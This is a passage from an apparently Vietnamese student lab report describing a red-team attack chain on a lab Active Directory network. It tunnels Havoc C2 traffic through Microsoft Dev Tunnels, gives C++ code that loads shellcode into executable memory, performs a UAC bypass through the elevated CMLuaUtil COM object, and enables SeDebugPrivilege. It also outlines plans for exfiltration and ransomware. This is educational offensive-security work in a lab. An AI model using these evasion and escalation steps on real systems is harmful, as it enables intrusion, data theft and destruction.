
5. Setup điều kiện cho các máy để khai thác



Hình 44. Thêm user helpdesk vào nhóm Administrator của máy Client

Cuối cùng, tại máy Client, chúng ta sẽ cần một user là helpdesk để có thể tận dụng khai thác được lỗ hổng trong các kịch bản triển khai.

Mở hộp thoại compmgmt.msc với quyền Admin để thực hiện thêm user helpdesk vào nhóm Administrator trong máy CLIENT-1 (192.168.40.102)



Hình 45. Thực hiện thêm User helpdesk vào nhóm Administrator (Ảnh minh họa)

CHƯƠNG VI. KỊCH BẢN TRIỂN KHAI

Tổng quan thì nhóm sẽ thực hiện như sau:

Đầu tiên, attacker nhận được một foothold revershell có được từ một lỗ hổng trong một ứng dụng mua được từ chợ đen. Reverse shell này bị hạn chế chỉ có thể thực hiện download file và thực thi với Low Integrity Privilege nằm trong máy Client của mạng Domain AD. Từ đó, thực hiện khai thác sử dụng mô hình Havoc để tấn công.

Đầu tiên, sử dụng Havoc tạo payload và file liên quan. Sau đó host tại một dịch vụ host và share file (WeTransfer) để ẩn thông tin nguồn gốc file. Sau đó sử dụng Dev Tunnel đẩy toàn bộ lưu lượng vào tunnel và giấu thông tin. Từ đó, bắt đầu download và tạo phiên kết nối với mô hình Havoc C2.

Tiếp theo, sau khi đã thực hiện kết nối thành công, quyền của process này là quyền của Client gốc, Attacker sử dụng Extension để tiến hành Bypass UAC và nhận được quyền của nhân viên helpdesk (Local Admin). Cùng lúc đó, có một process mang Credential (Token) của Domain Admin, attacker thực hiện Token Impersonate và có Token của Domain Admin.

Sau khi Impersonate được Token Domain Admin, Attacker tiếp tục sử dụng Extension để Enumerate mạng Domain, từ đó dùng các công cụ có sẵn để lây lan sang máy Domain Admin thông qua đăng ký Services và nhận được quyền SYSTEM trên máy Domain Admin.


Cuối cùng, sau khi chiếm thành công máy Domain Admin, attacker thực hiện khai thác và exfiltrate thông qua một kênh Cloud khác, đồng thời dùng Ransomware để phá hoại toàn bộ máy Domain Admin và mạng AD.

***Toàn bộ kịch bản được thực hiện trên môi trường được Enable Windows Defender và có cả Suricata làm NIPS.*

1. Tunneling Havoc C2 với Microsoft Dev Tunnels

Trong các máy Windows, có một công cụ giúp tạo tunnel gọi là Dev Tunnels của Microsoft. Công cụ này tương tự như Cloudflared tunnels, nó giúp tạo một tunnel để các developers kiểm thử các tính năng mà không cần mở Port Forwarding.

Hiểu đơn giản idea này thì với MS DevTunnel thì nó đẩy hết mọi traffic lên 127.0.0.1 về tunnel được tạo và host bằng Microsoft (signature hay toàn bộ đều là được MS cung cấp) nên hoàn toàn ẩn được. Hiểu nôm na thì nó giống VPN.




Hình 46. MS Dev Tunnel đứng giữa hệ thống mạng và hạ tầng C2

Trong MS DevTunnel có một option là `--allow-anonymous`, option này cho phép bên đối phương không cần thực hiện login tài khoản MS (với MS DevTunnel thì cần login chung tài khoản mới tạo connection được, nhưng với option này thì không cần) Máy chủ Havoc C2 đang có một listener ở cổng 443, lưu lượng ở local interface. Sau đó chúng ta kích hoạt Dev Tunnel ở cùng máy Kali để mở một kết nối đến máy chủ (20.197.80.108).

```
kali@kali: ~  
$ devtunnel host -p 443 --allow-anonymous  
Connection to host tunnel relay restored.  
Hosting port: 443  
Connect via browser: https://20v9385w-443.asse.devtunnels.ms  
Inspect network activity: https://20v9385w-443-inspect.asse.devtunnels.ms  
Ready to accept connections for tunnel: majestic-hill-k87cz8z.asse
```


Hình 47. Tạo Dev Tunnel với port 443 cho phép người dùng không cần xác thực để kết nối

Sau khi tạo tunnel kết nối đến server thành công, chúng ta thực hiện kết nối đến URL được cấp tại máy Client.



Hình 48. Kết nối thành công

Lúc này, toàn bộ traffic mạng về địa chỉ 127.0.0.1:443 sẽ được đẩy lên máy chủ của DevTunnels và chuyển về máy Kali. Tiếp theo, chúng ta chỉ cần tạo một Listener để thực hiện tự lắng nghe ở địa chỉ 127.0.0.1:443 là được.



Hình 49. Tạo Listener

Sau đó, tạo payload dùng Listener vừa được tạo, output là Shell code. Tiếp theo, custom một file để thực thi shellcode vừa tạo và host lại WeTransfer.


```

std::ifstream file(filename, std::ios::binary | std::ios::ate);
if (!file.is_open()) {
    std::cerr << "Failed to open file: " << filename << "\n";
    return 1;
}
std::streamsize size = file.tellg();
file.seekg(0, std::ios::beg);
std::vector<char> buffer(size);
if (!file.read(buffer.data(), size)) {
    std::cerr << "Failed to read file: " << filename << "\n";
    return 1;
}
file.close();
void* exec_mem = VirtualAlloc(NULL, size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (!exec_mem) {
    std::cerr << "[-] VirtualAlloc failed! Error: " << GetLastError() << "\n";
    return 1;
}
memcpy(exec_mem, buffer.data(), size);
void (*shellcode)() = (void(*)())exec_mem;
shellcode();
VirtualFree(exec_mem, 0, MEM_RELEASE);


```

Hình 50. Code thực thi Shellcode


Cuối cùng, tại máy Client, thực hiện download hai file về máy (exec.exe và Tunnel.bin) và thực thi.



Hình 51. Sau khi thực thi và nhận được kết nối




Hình 52. Thực hiện screenshot và kiểm tra ảnh



Hình 53. Sử dụng System Informer kiểm tra kết nối của file payload


2. Havoc C2 Bypass UAC với Extensions UAC-BOF-Bonanza và khai thác Domain Enumerate.

Ở kịch bản này, chúng ta thực hiện build một extension được viết bởi icyguider⁴.



Hình 54. Repo UAC-BOF-Bonanza


Sau khi clone git repo này về máy, cần thực hiện sửa lại source code cho phù hợp với version của máy Kali. Ở đây chủ Repo dùng phiên bản cũ nên có khá nhiều chỗ bị lỗi -Wreturn-mismatch. Hiểu nôm na thì nó là dùng return; trống trong khi hàm main yêu cầu trả về giá trị (int). Chúng ta chỉ cần sửa lại bằng cách đưa return; thành return 0; là được.




Hình 55. Thực hiện compile Repo

Sau khi Compile thành công, tại giao diện Client của Havoc, chúng ta chọn tab Script->Script Manager và load file python vào.

⁴ <https://github.com/icyguider/UAC-BOF-Bonanza.git>





Hình 56. Nạp file UAC-Bypass.py



Hình 57. Install thành công

Option nhóm chọn ở đây là `elevatedcom`, option này thực hiện khởi tạo (instantiate) một COM Object nằm trong danh sách được tự động nâng quyền của Windows. Điển hình là Connection Manager (`cmstp.exe`).

Hình 58. Thực hiện UAC bypass với option `elevatedcom`



Hình 59. Dùng tài khoản helpdesk để xác thực

Khi chúng ta chạy tùy chọn elevatedcom trong bộ UAC BOF, Havoc tương tác với một đối tượng COM Interface có tên là ICMLuaUtil. Đối tượng COM này nằm chung trong cụm tính năng quản lý kết nối mạng (Connection Manager) của Microsoft. Do đó, khi hệ thống kích hoạt tiến trình này để nâng quyền, Windows sẽ nhận diện và hiển thị tên ứng dụng là "Connection Manager" với chứng chỉ từ Microsoft Windows.

Lý do mà vẫn còn Prompt vì bản chất kỹ thuật này thực hiện bypass UAC khi user đó đã có quyền Admin nhưng đang hoạt động ở Medium Integrity, khi chúng ta login bằng account helpdesk ngay từ đầu thì sẽ thành công.

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
5852aa14	192.168.20.141	192.168.20.141	helpdesk	CLIENT-1	Windows 10	execver.exe	6444	5m 54s	unresponsive
137c08ec	127.0.0.1	192.168.20.141	client	CLIENT-1	Windows 10	exec.exe	3648	1s	healthy
5fec86f2	127.0.0.1	192.168.20.141	helpdesk	CLIENT-1	Windows 10	execver_2.exe	3796	2s	healthy

Hình 60. Nhận được quyền của account vừa xác thực

```

17/06/2026 14:25:19 [Spider] Demon » uac-bypass elevatedcom C:\Users\dii\Downloads\execver_2.exe
[*] [E403F21C] Performing UAC bypass via CmstpElevatedCOM with C:\Users\dii\Downloads\execver_2.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [42 bytes]:
Successfully spoofed PEB for explorer.exe

[+] Received Output [51 bytes]:
Successfully created elevated CMLuaUtil COM object

[+] Received Output [67 bytes]:
Calling ShellExec method from the elevated CMLuaUtil COM object...

[+] Received Output [33 bytes]:
ShellExec executed successfully!

[*] BOF execution completed

[helpdesk/CLIENT-1] exec.exe/416 x64 (Nhom11.NT205.Q22)

```

Hình 61. Sau khi cấp quyền admin cho tài khoản helpdesk thì khi thực hiện lại đã có thể bypass thành công

```

17/06/2026 14:27:08 [Spider] Demon » token privs-get SeDebugPrivilege
[*] [E08A6324] Tasked demon to enable a privilege: SeDebugPrivilege
[+] Send Task to Agent [41 bytes]
[+] The privilege SeDebugPrivilege was successfully enabled

[helpdesk/CLIENT-1] execver_2.exe/2504 x64 (Nhom11.NT205.Q22)

>>>

```

Hình 62. Sau khi bypass UAC thì chúng ta có thể lấy được quyền SeDebugPrivilege

